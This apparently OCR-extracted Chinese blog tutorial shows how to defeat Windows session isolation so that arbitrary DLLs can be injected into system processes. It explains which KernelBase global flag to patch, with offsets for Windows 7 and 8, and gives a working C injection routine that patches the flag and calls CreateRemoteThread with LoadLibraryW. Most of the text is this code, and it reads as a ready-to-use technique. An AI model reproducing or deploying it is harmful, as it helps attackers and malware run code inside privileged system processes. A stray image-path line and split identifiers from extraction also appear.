在 NT5 系统里，只要有 ADMIN 权限，就可以把任意 DLL 注入到系统进程。但 NT6 系统为了安全起见，引入了 SESSION 隔离机制，使这一美好的现实化为了泡影。但实际上微软并没有把这一套做绝，SESSION 隔离是在 RING 3 实现的，而非在 RING 0 里实现。这就为破解这一机制提供了可能。

远程注入 DLL 主要是使用 CreateRemoteThread 函数，CreateRemoteThread 函数内部又调用了 CreateRemoteThreadEx。在 CreateRemoteThreadEx 里，有一处**是否禁用 SESSION 隔离的判断**（以下反汇编代码来自 WIN7X64SP1）：

```
KERNELBASE!CreateRemoteThreadEx+0x224:
000007fe`fd5db564 803dd152050000  cmp     byte ptr [KERNELBASE!KernelBaseGlobalData+0x5c (000007fe`fd63083c)],0
000007fe`fd5db56b 0f85d5320100    jne     KERNELBASE!CreateRemoteThreadEx+0x343 (000007fe`fd5ee846)
```

说到这里，其实谜底已经揭开了：**直接把 KERNELBASE!KernelBaseGlobalData+0x5c 的值设置为 1，即可在系统进程里创建远程线程**。注入 DLL 就按照以前的老方法即可。另外，每个系统的偏移都不一样，在 WIN8X64 和 WIN8.1X64 里，是否禁用 SESSION 隔离的值记录在 KERNELBASE!KernelBaseGlobalData+0x4 处（通过反汇编 CreateRemoteThreadEx 得知）。


```
typedef void* (__fastcall *LPFN_KernelBaseGetGlobalData)(void);

BOOL WINAPI InjectDllExW(DWORD dwPID, PCWSTR pwszProxyFile)
{
	BOOL ret = FALSE;
	HANDLE hToken = NULL;
	HANDLE hProcess = NULL;
	HANDLE hThread = NULL;
	FARPROC pfnThreadRtn = NULL;
	PWSTR pwszPara = NULL;
	PVOID pRemoteShellcode = NULL;
	CLIENT_ID Cid={0};
	hProcess = OpenProcess(PROCESS_ALL_ACCESS,FALSE, dwPID);
	if(!hProcess)
		return FALSE;
	//Get Function Address
	pfnThreadRtn = GetProcAddress(GetModuleHandle(TEXT("Kernel32.dll")), "LoadLibraryW");
	//Set String to remote process
	size_t iProxyFileLen = wcslen(pwszProxyFile)*sizeof(WCHAR);
	pwszPara = (PWSTR)VirtualAllocEx(hProcess, NULL, iProxyFileLen, MEM_COMMIT, PAGE_READWRITE);
	if(!pwszPara)
		return FALSE;
	WriteProcessMemory(hProcess, pwszPara, (PVOID)pwszProxyFile, iProxyFileLen, NULL);
	//Start patch
```

```
	LPFN_KernelBaseGetGlobalData pKernelBaseGetGlobalData=NULL;
	UCHAR* pGlobalData=NULL;
	UCHAR* pMisc=NULL;
	ULONG PatchOffset=0;
	pKernelBaseGetGlobalData =
(LPFN_KernelBaseGetGlobalData)GetProcAddress(LoadLibraryW(L"KernelBase.dll"),"KernelBas
eGetGlobalData");
	pGlobalData = (UCHAR*)pKernelBaseGetGlobalData();
	OSVERSIONINFOA osi={0};
	osi.dwOSVersionInfoSize = sizeof(OSVERSIONINFOA);
	GetVersionEx(&osi);
	//Get patch position by build number
	switch(osi.dwBuildNumber)
	{
		/*
		KERNELBASE!CreateRemoteThreadEx+0x224:
		000007fe`fdb1b184 803db156050000 cmp byte ptr
[KERNELBASE!KernelBaseGlobalData+0x5c (000007fe`fdb7083c)],0
		*/
		case 7600:
		case 7601:
		{
			PatchOffset=0x5C;
			break;
		}
		/*
		KERNELBASE!CreateRemoteThreadEx+0x1a8:
		000007fa`7859ef28 44380d35470b00 cmp byte ptr
[KERNELBASE!KernelBaseGlobalData+0x4 (000007fa`78653664)],r9b
		*/
		case 9200:
		{
			PatchOffset=0x4;
			break;
		}
		default:
			break;
	}
	printf("PatchOffset: %x\n",PatchOffset);
	pMisc =  pGlobalData + PatchOffset;
	*pMisc = 1;
	//Create remote thread
	hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)pfnThreadRtn, pwszPara, 0, NULL);
```

```
    WaitForSingleObject(hThread, INFINITE);
    CloseHandle(hThread);
    VirtualFreeEx(hProcess, pwszPara, 0, MEM_RELEASE);
    CloseHandle(hProcess);
    return TRUE;
}
```

效果如下：



本文到此结束。示例代码在附件里。